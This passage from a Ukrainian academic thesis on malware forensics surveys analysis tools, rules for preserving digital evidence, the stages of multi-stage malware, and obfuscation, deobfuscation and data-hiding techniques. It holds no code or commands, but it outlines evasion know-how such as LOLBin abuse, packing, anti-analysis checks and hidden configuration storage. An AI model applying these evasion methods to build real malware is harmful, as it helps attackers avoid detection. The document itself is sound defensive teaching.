


Рисунок 1.3.9 – Інтерфейс інструмента для дизасемблювання Ghidra

Динамічні налагоджувачі (x64dbg + плагіни ScyllaHide, TitanHide, StrongOD – найпоширеніший набір для обходу анти-налагоджувальних механізмів сучасних крипторів (Themida, VMProtect, ConfuserEx). Вони дозволяють виконувати ШПЗ покроково, встановлювати точки зупинки (breakpoints), спостерігати за станом пам'яті, регістрами та відновлювати зашифровані або динамічно згенеровані дані в момент їхнього розкриття під час виконання. Це важливо для подолання поліморфної обфускації та антианалітичних перевірок.




Рисунок 1.3.10 – Інтерфейс динамічного налагоджувача x64dbg

Для аналізу шкідливого ПЗ, написаного для платформи .NET, фахівці використовують спеціалізований інструмент dnSpy. Він поєднує функції декомпілятора та динамічного налагоджувача, дозволяючи швидко перетворити байт-код MSIL на читабельний код C# або VB.NET, а також покроково аналізувати його виконання для відновлення прихованих даних [18].




Рисунок 1.3.11 – Інтерфейс інструмента для декомпіляції та динамічного налагодження dnSpy

Інструменти моніторингу процесів (Process Monitor, Process Explorer) – є незамінними для відстеження взаємодії ШПЗ з операційною системою. Вони записують у реальному часі всі звернення до реєстру, файлової системи та мережевi активності, дозволяючи виявити приховані зміни в системі або місце зберігання зашифрованої конфігурації.

Сучасний аналіз шкідливого програмного забезпечення вимагає використання додаткового набору спеціалізованих інструментів залежно від поставлених задач та типів файлів, які потребують дослідження.

До основних інструментів належать:

1. CAPA, FLOSS – інструменти для статичного аналізу файлів та витягування обфускованих рядків.

2. UnPacMe – онлайн-сервіс, який за декілька хвилин автоматично розпаковує до 20 шарів обфускації та видає розшифроване корисне навантаження.

3. ANY.RUN, Triage, Hybrid-Analysis – інтерактивні пісочниці з автоматичним дампом пам'яті після кожного етапу виконання та розшифруванням C2-трафіку.

4. SPEAKEASY (Mandiant) – емулятор для безпечного виконання та витягування shellcode прямо з пам'яті.




Рисунок 1.3.12 – Інтерфейс онлайн-сервісу UnPacMe для автоматичного розпакування вмісту шкідливого ПЗ

1.4. Принципи збору та збереження цифрових доказів.

Збір та збереження цифрових доказів є критично важливими етапами в процесі цифрової криміналістики, оскільки будь-яка помилка на цих етапах може призвести до компрометації доказів та вплинути на результат розслідування. Принципи збору та збереження цифрових доказів визначають, як правильно ідентифікувати, фіксувати, зберігати і транспортувати цифрові дані, щоб забезпечити їхню цілісність.

До цифрових доказів можуть належати дані апаратного забезпечення, які не можуть бути змінені або можуть бути змінені лише в обмеженій мірі компонентами операційної системи та додатків, необроблені дані (Raw data), які не класифіковані, наприклад, мережеві пакети або образи носіїв даних, метадані, такі як підпис зображення або порядковий номер мережевого пакета, дані конфігурації, дані про сеанс, який розпочав користувач, програму або операційну систему тощо.

Основними принципами збору цифрових доказів є:

1. Цілісність доказів.
2. Документація процесу.
3. Запобігання доступу до оригіналу.
4. Ідентифікація всіх потенційних доказів.

Для забезпечення цілісності доказів використовують методи, які дозволяють створити точні копії даних, що фіксують всі характеристики оригіналу. Одним із таких методів є створення бітових копій (bit-for-bit), які є повними копіями всього вмісту носія, включаючи невидимі файли та структури, що можуть бути важливими для аналізу.

Документація процесу включає в себе точний опис етапів збору, використовуваних інструментів, час, місце та умови вилучення, а також ідентифікацію осіб, які брали участь у зборі доказів.

Для запобігання доступу до оригіналу використовуються write-blockers – пристрої, які дозволяють лише читати дані з носія, але не дозволяють записувати або змінювати їх.

Ідентифікація потенційних доказів охоплює широкий спектр пристроїв та сховищ даних – це не лише традиційні жорсткі диски та флеш-накопичувачі, але й мобільні телефони, сервери, хмарні сховища, електронні листи та оперативна пам'ять.

Загалом існує три основних методи збереження цифрових доказів [19]:

1. Створення образу дисків.
2. Хеш-значення.
3. Chain of Custody.

Образи дисків всіх цифрових носіїв допомагають зберегти докази для розслідування. Аналізуючи образи, варто пам'ятати, що навіть стерті диски можуть містити важливі відновлювані дані для ідентифікації та каталогізації. У найкращих випадках можна відновити всі видалені файли за допомогою методів цифрової криміналістики.

Хеш-значення є критично важливими, оскільки зміна навіть найменшого фрагмента даних призведе до створення абсолютно нового хеш-значення, що може свідчити про підробку доказів. Коли створюється новий файл або редагується існуючий файл, в результаті генерується нове хеш-значення. Це хеш-значення та інші метадані файлу не видно у звичайному вікні провідника файлів, але аналітики можуть отримати до них доступ за допомогою спеціального програмного забезпечення.

Chain of Custody (ланцюг зберігання) – це критичний процес, під час якого експерти збирають носії інформації від клієнта та передають їх іншим сторонам. Усі кроки цього процесу повинні бути задокументовані в формах ланцюга зберігання, включаючи реєстрацію підписів, дати та часу передачі, а також осіб, що беруть участь в обігу доказів. Будь-яке порушення ланцюга зберігання анулює юридичну цінність даних, а отже, і аналіз.

Таким чином, ці принципи збереження та документообігу цифрових доказів забезпечують їх автентичність, цілісність і допустимість у судових процесах, що є критично важливим для ефективного використання цифрових доказів у кримінальних розслідуваннях.

РОЗДІЛ 2. МЕТОДИ ТА ТЕХНОЛОГІЇ АНАЛІЗУ ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ

2.1. Архітектура, життєвий цикл та методи аналізу сучасних багатоступеневих (multi-stage) шкідливих програм.

Багатоступеневі (multi-stage) шкідливі програми являють собою комплексні системи, що складаються з декількох взаємопов'язаних компонентів, кожен з яких виконує специфічні функції на різних етапах процесу зараження [20]. На відміну від простих однофазних вірусів, які розповсюджуються і завдають шкоди безпосередньо, багатоступеневі поетапно встановлюють контроль над системою, мінімізуючи ймовірність виявлення.

Компоненти таких програм не обов'язково є функціями або блоками коду, що виконують чітко визначені дії. Вони можуть бути простими 200-байтовими послідовностями інструкцій і даних. Критичною особливістю такого фрагментування є те, що жоден окремий об'єкт даних не містить сигнатури, яку антивірусна програма позначить як ознаку наявності шкідливого програмного забезпечення.

Основна мета такої архітектури:

1. Уникнути сигнатурного виявлення на кожному етапі.
2. Забезпечити швидку заміну фінального корисного навантаження.
3. Ускладнити криміналістичний аналіз.




Рисунок 2.1.1 - Узагальнена архітектура багатоступеневої шкідливої програми

Типова архітектура багатоступеневої шкідливої програми складається з наступних основних компонентів (рис. 2.1.1):

1. Entry Point – початковий вектор атаки, який доставляє перший компонент шкідливого ПЗ на машину жертви (MSC-файли, LNK-файли з PowerShell-командами, ISO, VHD, IMG, ZIP з макросами тощо).

Варіанти доставки шкідливого ПЗ на машину жертви:

1.1. Фішинг та соціальна інженерія (електронні листи з вкладеннями, які містять макроси або вбудований шкідливий код тощо).

1.2. Вразливості веб-браузерів (CVE в Chrome, Firefox для автоматичного завантаження).

1.3. Мережеві вразливості (експлуатація RDP, SMB, WinRM).

1.4. Хмарні сервіси.

2. Initial Dropper – початковий завантажувач, мінімальний за розміром (cscript.exe/wscript.exe, regsrv32.exe, csrss.exe, rundll32.exe тощо), часто обфускований.

Основними функції Initial Dropper:

2.1. Завантажити downloader (HTTP/HTTPS).

2.2. Декодування downloader в ресурсах файлу.

2.3. Запуск завантаженого файлу з відповідними параметрами.

3. Downloader (Завантажувач) – другий компонент, який виконує:

3.1. Закріплення в системі (Run Keys, Scheduled Tasks, WMI).

3.2. Перевірку цілісності середовища.

3.3. Завантаження фінального корисного навантаження з C2.

4. Malware (шкідливе програмне забезпечення) – основний компонент, який містить спеціалізований шкідливий функціонал, розроблений для досягнення фінальної мети атаки:

4.1. Крадіжка даних.

4.2. Кейлоггінг, шпигунство.

4.3. Шифрування даних (ransomware).

4.4. Довготривале приховане управління системою.

Важливою особливістю багатоступневих програм є використання технік ухилення від виявлення. Для запобігання виявлення шкідливого програмного забезпечення застосовують LOLBins (Living Off the Land Binaries) – це легітимні, попередньо встановлені в операційній системі (найчастіше Windows) виконувані файли та скрипти (наприклад, rundll32.exe, regsvr32.exe), які зловмисники використовують для виконання шкідливих дій (обхід захисту, підвищення привілеїв, виконання команд) під виглядом звичайних системних процесів, щоб залишатися непоміченими. Це дозволяє хакерам маскувати свою активність, не завантажуючи окремий шкідливий код.

Життєвий цикл багатоступневого шкідливого програмного забезпечення включає послідовність етапів, що забезпечують прихованість та стійкість до виявлення.

Основні етапи життєвого циклу багатоступневого шкідливого ПЗ [21]:

1. Delivery (Доставка).
2. Execution (Виконання первинного етапу).
3. Persistence (Закріплення).
4. Staging (Етапне розгортання).
5. Payload Deployment (Розгортання корисного навантаження).
6. Command & Control (C2).
7. Lateral Movement.

На етапі доставки відбувається первинна компрометація цільової системи шляхом використання соціальної інженерії (фішингові листи, вкладення, посилання), експлуатації відомих або нульових (zero-day) вразливостей, а також через заражені зовнішні носії інформації. Основною метою цього етапу є непомітне потрапляння шкідливого компонента в середовище жертви без негайного виявлення засобами захисту.

Після доставки відбувається запуск початкового завантажувача або дропера, який ініціює виконання шкідливого коду в контексті легітимного процесу. Часто використовуються техніки LOLBins (Living Off the Land Binaries),

що дозволяє виконувати код за допомогою штатних системних утиліт і зменшувати ймовірність виявлення.

На етапі закріплення шкідливе програмне забезпечення реалізує механізми повторного запуску після перезавантаження системи або завершення процесу. Для цього можуть використовуватися ключі реєстру, завдання планувальника, WMI-тригери або службові компоненти, що забезпечують довготривалу присутність зловмисника в системі.

Етап Staging передбачає поступове завантаження або відновлення додаткових компонентів шкідливого ПЗ з локальних або віддалених джерел. Часто застосовуються техніки декодування прихованих фрагментів, шифрування конфігурацій та fileless-підходи, що ускладнюють аналіз.

Після підготовчих дій активується фінальний шкідливий модуль, який реалізує основну мету атаки – шпигунство, крадіжку даних, саботаж або віддалене керування системою. На цьому етапі шкідливе ПЗ може змінювати свою поведінку залежно від середовища, рівня привілеїв або отриманих команд.

На етапі Command & Control (C2) шкідливе ПЗ встановлює канал зв'язку з інфраструктурою зловмисника для отримання команд та передачі зібраної інформації. Для приховування мережевої активності використовуються зашифровані протоколи, тунелювання через легітимні сервіси або маскування під звичайний мережевий трафік.

На фінальному етапі зловмисник намагається розширити зону контролю, поширюючи шкідливе ПЗ на інші вузли в межах скомпрометованої мережі. Для цього використовуються викрадені облікові дані, вразливості мережевих сервісів або механізми віддаленого адміністрування.

Для успішного криміналістичного аналізу багатоступеневих шкідливих програм використовується поетапний підхід, що відповідає структурі їх життєвого циклу. На кожному етапі застосовуються спеціалізовані методи та інструменти, які дозволяють виявляти, фіксувати та відновлювати приховані компоненти.

Таблиця 2.1.1 – Етапи, методи та інструменти аналізу багатоступеневого ШПЗ

Етап життєвого циклу	Основні методи аналізу	Ключові інструменти
Delivery	Аналіз вкладень поштових повідомлень, аналіз ISO/LNK/MSVC/VHD-образів, пошук індикаторів фішингу	ANY.RUN (MailChecker), VirusTotal + YARA-сигнатури
Execution	Динамічний/статичний аналіз первинного завантажувача, перехоплення викликів LOLBins, дамп пам'яті процесів	x64dbg, IDA Pro
Persistence	Пошук ключів автозапуску, аналіз Scheduled Tasks, WMI аналіз реєстру та файлової системи	WMI Explorer, Volatility 3 + плагіни, PowerShell Get-WmiObject
Staging	Автоматизована деобфускація, емуляція JavaScript/PowerShell	Ghidra + JavaScript-деобфускатори
Payload Deployment	Статичний і динамічний аналіз фінального модуля	x64dbg, dnSpy, Ghidra, IDA Pro + скрипти
Command & Control (C2)	Перехоплення мережевого трафіку, відновлення C2-адрес, аналіз TLS-сесій	Wireshark, PCAP-аналіз у ANY.RUN
Lateral Movement	Аналіз SMB/RDP/WinRM-трафіку, пошук артефактів переміщення (PsExec, WMI тощо)	Event Logs (4688, 4624, 5145), Sigma/YARA правила

На основі огляду методів, для практичного дослідження багатоступеневого шкідливого програмного забезпечення обрано та обґрунтовано застосування

комбінації статичного аналізу, техніки деобфускації коду та розробки власних скриптів для криптографічного вилучення корисного навантаження (використання алгоритмів XOR та AES).

2.2. Техніки обфускації та деобфускації у сучасних шкідливих програмах.

Обфускація є однією з основних технік захисту сучасного шкідливого програмного забезпечення, оскільки вона спрямована на ускладнення статичного та динамічного аналізу, а також на уникнення виявлення засобами захисту (антивіруси, EDR-системи). Вона досягається шляхом перетворення коду або даних таким чином, що їхня початкова функціональність зберігається, але читабельність і можливість автоматичного розпізнавання значно знижуються [22].

Обфускація може застосовуватись як до даних, так і до коду. Обфускація даних фокусується на приховуванні важливої інформації, такої як адреси командних серверів (C2), ключі шифрування та API-функції, які викликаються.

Загалом обфускація поділяється на [23]:

1. Шифрування (Encryption).
2. Кодування (Encoding).
3. Пакування (Packing).

Шифрування є найбільш поширеним методом. Корисне навантаження або важливі рядки шифруються за допомогою симетричних алгоритмів. Зловмисники часто використовують прості, швидкі та легко реалізовані методи, наприклад побітове XOR-шифрування, або стандартні алгоритми, такі як AES або RC4. Ключ може бути закодований у коді або генеруватися динамічно під час виконання.

Кодування з використанням стандартних алгоритмів (Base64, Base32) застосовується для представлення даних у зручному для передавання та зберігання вигляді. Хоча такі схеми не є засобами криптографічного захисту, вони часто використовуються шкідливим ПЗ як елементарний механізм приховування даних у скриптових мовах та мережевих комунікаціях.

Пакування – це форма, при якій весь виконуваний файл стискається та шифрується. Пакувальники вимагають від програми спеціального коду-завантажувача, який відповідає за розпакування оригінального коду в пам'яті лише безпосередньо перед його виконанням, ускладнюючи статичний аналіз.

Методи обфускації коду модифікують саму логіку виконання, ускладнюючи роботу дизасемблерів та налагоджувачів.

Методи обфускації коду поділяються на [24]:

1. Обфускація керування потоком (Control-Flow Flattening).
2. Введення “мертвого” коду (Junk/Dead Code Insertion).
3. Розбиття та конкатенація рядків (String Splitting and Concatenation).
4. Поліморфізм.
5. Метаморфізм.
6. Техніки анти-аналізу.

Обфускація керування потоком – це метод, що руйнує природний лінійний потік коду, притаманний мовам високого рівня. Логіка функції перетворюється на велику структуру з непрямыми переходами, що значно ускладнює відновлення логіки коду в дизасемблері (рис. 2.2.1).

Введення “мертвого” коду (Junk/Dead Code Insertion) передбачає додавання до коду випадкових інструкцій або блоків, які не впливають на кінцевий результат, але ускладнюють створення сигнатур.

Розбиття та конкатенація рядків – це техніка, яка широко застосовується у скриптових мовах для приховування критичних ключових слів. Оригінальний рядок розбивається на численні дрібні фрагменти, які зберігаються у різних змінних. Потім ці фрагменти динамічно з'єднуються у пам'яті безпосередньо перед виконанням. Такий підхід робить статичний пошук ключових слів неефективним (рис. 2.2.2).

Поліморфізм полягає у зміні шифрувальника (декодуємого коду) при кожного новому запуску або реплікації, тоді як основне шкідливе ядро залишається незмінним, але зашифрованим новим ключем. Метаморфізм, на

відміну від поліморфізму, змінює весь код, включно з ядром, шляхом перетворення інструкцій, зміни порядку їх виконання або заміни регістрів.

Техніки анти-аналізу застосовуються для вбудовування перевірок з метою активного виявлення середовища аналізу, таких як віртуальні машини, налагоджувачі (debugger detection) шляхом перевірки наявності спеціальних прапорів або виконання інструкцій, які поведуться по-різному у звичайному режимі та режимі налагодження або перевірка наявності відомих файлів або процесів, пов'язаних із засобами аналізу (наприклад Wireshark, IDA Pro тощо).




Рисунок 2.2.1 – Приклад обфускації за допомогою керування потоком (Control-Flow Flattening)

На рис. 2.2.1 зображено процес обфускації керування потоком, де читабельний оригінальний код перетворюється на складну для аналізу структуру. Усі блоки коду оригінального коду виділяються та обертаються циклом `while(true)`, а замість умовних переходів (`if`) використовуються мітки (`local0`, `local1`) та безумовний перехід `goto`.




Рисунок 2.2.2 – Приклад обфускації JavaScript-коду за допомогою метода String Splitting

Рисунок 2.2.2 відображає приклад обфускації за допомогою розбиття рядків, де цільовий рядок розбивається на кілька дрібних змінних (уq, sq і т.д.), після чого відновлюється шляхом конкатенації цих фрагментів у нові змінну myStr та виконується за допомогою функції eval().

Деобфускація – це процес, який застосовується для відновлення початкового, зрозумілого коду та даних шкідливого програмного забезпечення, долаючи бар'єри, створені обфускаційними техніками [25]. Успішний аналіз вимагає комбінації статичних та динамічних методів, часто з використанням спеціалізованих інструментів. Методи деобфускації поділяються на статичний та динамічний.

Статичний метод базується на аналізі коду файлу без його виконання, фокусуючись на відновленні зашифрованих або закодованих даних.

Для виконання статичної деобфускації використовуються наступні методи:

1. Ручне розпакування.
2. Реверс-інжиніринг.
3. Деобфускація рядків (String Deobfuscation).

Для виконання ручне розпакування використовується налагоджувач (наприклад, x64dbg або IDA Pro), щоб відстежити поведінку коду-завантажувача пакувальника. Мета – знайти Original Entry Point (OEP) – точку входу оригінального, розпакованого коду в пам'яті. Як тільки шкідливе програмне забезпечення завершує розпакування, виконується дамп пам'яті для подальшого аналізу відновленого файлу.

Реверс-інжиніринг алгоритмів застосовується для визначення криптографічного алгоритму, ключа та вектору ініціалізації (IV), що використовувалися для шифрування даних. Це досягається шляхом аналізу коду в дизасемблері (Ida Pro, Ghidra) і написання спеціалізованих скриптів, які відтворюють логіку дешифрування/декодування даних.

Деобфускація рядків застосовується для простих технік (наприклад, XOR-обфускація або розбиття рядків, як показано на рисунку 2.2.1), створюються

скрипти, які автоматично знаходять обфусковані блоки і повертають їх до початкового вигляду, значно прискорюючи аналіз [26].

Динамічний аналіз полягає у виконанні шкідливого програмного забезпечення в ізолюваному та контрольованому середовищі, що є найефективнішим способом обійти більшість обфускаційних та анти-аналітичних технік.

До динамічного аналізу відноситься:

1. Налагодження (Debugging) та трасування (Tracing).
2. Автоматизований аналіз у пісочниці (Sandboxing).
3. Емуляція.

Використання налагодження та трасування дозволяє встановити точки зупинки (breakpoints) на критичних функціях, де очікується операція з розпакованими даними або кодом та ігнорувати анти-аналітичні перевірки, щоб змусити ШПЗ виконати своє шкідливе навантаження

Автоматизований аналіз у пісочниці передбачає запуск ШПЗ у контрольованому середовищі, що дозволяє автоматично отримати дампи пам'яті після повного розпакування, зібрати індикатори компрометації, такі як C2-адреси, файли, створені після деобфускації, та ключі реєстру, а також записати трасування системних викликів (system calls trace), які відображають послідовність дій ШПЗ, що є особливо корисним для аналізу обфускації керування потоком.

Емуляція виконується з використанням емуляторів для виконання лише необхідних фрагментів коду, пов'язаних із деобфускацією. Це дозволяє ізолювати та виконати потрібну логіку, не запускаючи весь шкідливий процес, та уникнути спрацювання механізмів анти-аналізу.

2.3. Моделі прихованого кодування і зберігання даних у шкідливому ПЗ, методи їх виявлення та відновлення.

Однією з фундаментальних складових стійкості сучасних шкідливих програм є здатність приховувати критичні дані як у статичному вигляді, так і під час виконання. На відміну від класичної обфускації, яка переважно змінює

структуру коду, моделі прихованого кодування зосереджуються на маскуванні інформації, що необхідна для функціонування шкідливого ПЗ: рядків, мережевих конфігурацій, ключів шифрування, індикаторів C2-комунікацій, компонентів завантажувачів та проміжних об'єктів. Саме ці елементи аналізатори та антивірусні системи використовують як основу для детекції, тому приховування даних є критичним фактором виживання шкідливого програмного забезпечення.

Практика прихованого кодування реалізується через низку моделей та технічних підходів, спрямованих на мінімізацію ризику виявлення, ускладнення реверс-інжинірингу та створення багатоступеневих механізмів відновлення прихованих елементів під час виконання.

Моделі прихованого кодування використовують нетрадиційні або модифіковані схеми кодування для маскування шкідливих даних, що ускладнює їхнє відновлення без реверс-інжинірингу.

До моделей прихованого кодування належать:

1. Побітові та арифметичні перетворення.
2. Багаторівневе кодування.
3. Алгоритмічне кодування.

Побітові та арифметичні перетворення включають XOR-кодування із статичним або динамічним ключем, циклічні зсуви (ROT) та арифметичні операції над байтами (ADD, SUB, MUL, NOT). Перевага таких методів полягає в мінімальному розмірі реалізації та низькій витратності під час виконання, що дозволяє застосовувати їх у кожному завантажувачі або окремому модулі шкідливого ПЗ.

Багаторівневе кодування, наприклад Base64 - XOR - стиснення - RC4, дозволяє приховати реальні дані навіть у разі часткового проміжного відновлення. Такий підхід значно ускладнює автоматичне декодування.

Алгоритмічне кодування не повторює відомі схеми й може включати перетворення на основі власноруч створених таблиць підстановки, зміщення індексів у масивах та індивідуальні функції міксування. Мета таких підходів –

ускладнення сигнатурного пошуку та унеможливлення автоматичного декодування без попереднього реверс-інжинірингу функції.

Моделі прихованого зберігання даних стосуються фізичного розташування прихованих даних всередині або поза шкідливим файлом, щоб уникнути сканування основних секцій.

До таких моделей прихованого зберігання даних можна віднести:

1. Зберігання в нестандартних структурах файлу.
2. Побудова рядків у пам'яті.
3. Використання зовнішніх носіїв або нестандартних середовищ.
4. Стеганографія (Steganography).

Зберігання в нестандартних структурах файлу передбачає розміщення шкідливих даних у частинах виконуваного файлу, які ігноруються статичними аналізаторами. Це можуть бути міжсекційний простір (gap space) у форматі PE-файлів, NTFS alternate data streams (ADS) або метадані файлу, де дані вбудовуються у легітимні поля, такі як VersionInfo або цифрові підписи.

Побудова рядків у пам'яті полягає в тому, що замість зберігання C2-адреси у вигляді рядка, шкідливий код може зберігати її у вигляді масиву числових констант або об'єднувати окремі байти під час виконання. Цей метод ускладнює статичний аналіз та дозволяє уникнути детекції на основі сигнатур.

Розподілення даних між різними компонентами означає, що частини конфігурації розташовуються у завантажувачі, DLL-модулі, на віддаленому сервері тощо. Лише при запуску всіх компонентів створюється повна конфігурація. Така модель особливо популярна у шкідливому ПЗ типу Modular Malware (Emotet, TrickBot тощо).

